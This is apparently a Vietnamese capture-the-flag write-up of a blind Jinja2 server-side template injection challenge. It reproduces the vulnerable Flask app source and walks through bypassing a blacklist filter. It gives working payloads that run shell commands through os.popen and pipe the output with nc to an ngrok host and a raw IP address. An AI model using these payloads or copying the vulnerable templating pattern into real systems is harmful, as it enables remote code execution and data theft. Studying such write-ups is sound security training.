
Trang web muốn thuê những hacker giỏi nhất để thực hiện chương trình bug bounty của riêng họ.

Bạn có thể điền đơn đăng kí:



Source code:

#!/usr/bin/env python3

# -\*- coding: utf-8 -\*-

# Author : Podalirius

import jinja2

from flask import Flask, flash, redirect, render\_template, request, session, abort

mail = """

Hello team,

A new hacker wants to join our private Bug bounty program! Mary, can you schedule an interview?

- Name: {{ hacker\_name }}

- Surname: {{ hacker\_surname }}

- Email: {{ hacker\_email }}

- Birth date: {{ hacker\_bday }}

I'm sending you the details of the application in the attached CSV file:

- '{{ hacker\_name }}{{ hacker\_surname }}{{ hacker\_email }}{{ hacker\_bday }}.csv'

Best regards,

"""

def sendmail(address, content):

try:

content += "\n\n{{ signature }}"

\_signature = """---\n<b>Offsec Team</b>\noffsecteam@hackorp.com"""

content = jinja2.Template(content).render(signature=\_signature)

except Exception as e:

pass

return None

def sanitize(value):

blacklist = ['{{','}}','{%','%}','import','eval','builtins','class','[',']']

for word in blacklist:

if word in value:

value = value.replace(word,'')

if any([bool(w in value) for w in blacklist]):

value = sanitize(value)

return value

app = Flask(\_\_name\_\_, template\_folder="./templates/", static\_folder="./static/")

app.config['DEBUG'] = False

@app.errorhandler(404)

def page\_not\_found(e):

return render\_template("404.html")

@app.route("/", methods=['GET','POST'])

def register():

global mail

if request.method == "POST":

if "name" in request.form.keys() and len(request.form["name"]) != 0 and "surname" in request.form.keys() and len(request.form["surname"]) != 0 and "email" in request.form.keys() and len(request.form["email"]) != 0 and "bday" in request.form.keys() and len(request.form["bday"]) != 0 :

if len(request.form["name"]) > 20:

return render\_template("index.html", error="Field 'name' is too long.")

if len(request.form["surname"]) >= 50:

return render\_template("index.html", error="Field 'surname' is too long.")

if len(request.form["email"]) >= 50:

return render\_template("index.html", error="Field 'email' is too long.")

if len(request.form["bday"]) > 10:

return render\_template("index.html", error="Field 'bday' is too long.")

try:

register\_mail = jinja2.Template(mail).render(

hacker\_name=sanitize(request.form["name"]),

hacker\_surname=sanitize(request.form["surname"]),

hacker\_email=sanitize(request.form["email"]),

hacker\_bday=sanitize(request.form["bday"])

)

except Exception as e:

pass

sendmail("offsecteam@hackorp.com", register\_mail)

return render\_template("index.html", success="Thank you! Your application will be reviewed within a week.")

else:

return render\_template("index.html", error="Missing fields in the application form!")

elif request.method == 'GET':

return render\_template("index.html")

if \_\_name\_\_ == "\_\_main\_\_":

app.run(host='0.0.0.0', port=59073)


Theo kinh nghiệm cho thấy, những bài ssti blind thường cho mình đọc source.

Giải thích ngắn gọn thì bài này sẽ gồm 1 form có 4 input field để nhập name, surname, email và birthday. Có 1 số điểm cần lưu ý trong đoạn code:

* Độ dài tối đa của name là 20; surname, email là 50 và birthday là 10
* Hàm sanitize sẽ thay thế những kí tự trong blacklist thành chuỗi rỗng

Ứng dụng dùng thư viện jinja2 của python, nhưng tất cả {{, }}, {%, %} đều nằm trong blacklist. Đây chính là chỗ làm mình bế tắc phần 1.

Sau khi search mệt nhoài trên internet và không tìm được solution hữu dụng nào cho trường hợp này, mình đã quay trở lại nhìn đi nhìn lại source code thì phát hiện 1 điểm có vẻ hữu ích:




Trong phần nội dung của mail sẽ được sử dụng trong hàm sendmail có tạo 1 file .csv và nội dung của nó do chúng ta nhập vào. (name,surname,email,birthday) được viết liền nhau.

Nói suông khó hiểu, nên mình sẽ dựng lại local test cho dễ:

Thêm print vô đây để xem được kết quả






🡺 Ta có thể khai thác ssti được.

Vì bài này số kí tự bị giới hạn và một số từ bị filter như: builtins, class, import,… nên mình sẽ chọn ra một payload mà mình thấy thích hợp nhất:

Payload: {{ cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('id').read() }}




Vậy là mình đã thực thi lệnh thành công.

Vấn đề thứ hai là kết quả sẽ không được show ra ở bất kì đâu, điều này làm mình bế tắc phần hai.

Vậy làm cách nào để chúng ta có thể Blind thành công? Blind là một phương pháp theo đó chúng ta sẽ tìm cách gửi kết quả về phía server của chúng ta hoặc dựa vào response time hoặc dựa vào error response mà xác định kết quả trả về từ câu lệnh được thực thi.

Đầu tiên mình nghĩ tới là sử dụng {% if %} {% endif %} và hàm sleep để lấy từng kí tự nhưng hướng này nohope quá vì thật sự chúng ta chỉ có thể tận dụng nối input để tạo ra duy nhất 1 cặp {% %} hoặc {{}} và kí tự của surname và email phải nhỏ hơn 50.

Tiếp theo mình nghĩ tới dựng reverse shell. Ở máy local sử dụng ngrok để public ra bên ngoài:




Ở phía máy chủ, ta cần chia payload ở surname và email cho thích hợp dịnh dạng sau:

**{{ cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('command | nc 0.tcp.ap.ngrok.io 12593').read() }}**

| nc 0.tcp.ap.ngrok.io 12593 để gửi kết quả thực thi command từ server về máy local của chúng ta.

Trước tiên, mình sẽ thử thực hiện list file:




Mỗi lần thực thi 1 lệnh mới mình phải ngắt kết nối, rồi lắng nghe lại.

Ở đây có folder 9f là đáng ngờ nhất nên mình thử list file trong 9f, sau một vài lần thử thì mình thấy có vẻ có rất nhiều folder trong folder, chứng tỏ khả năng cao flag nằm trong này.

Thử dùng find để tìm flag:

command: find . -type f 🡪liệt kê tất cả file có trong folder của ứng dụng



Như vậy, chúng ta đã có thể dễ dàng xác định được folder chứa flag. Nhưng đường dẫn file quá dài với kích thước của các trường dữ liệu, chúng ta sẽ không thể nào read file với path trên. Ở đây, ta có hai cách giải quyết:

Cách 1: Sử dụng \* thay vì nhập full đường dẫn; đổi tên miền thành địa chỉ ip

Payload: {{lipsum.\_\_globals\_\_.os.popen('cat \*/\*/\*/\*/\*/\*/\*/\* /\*/\*/\*/\*/\*/\* | nc 18.139.9.214 12593').read()}

**Flag: j1nj4\_s3rv3r\_S1de\_T3mpl4te\_1j3ct10ns\_1n\_pyth0n**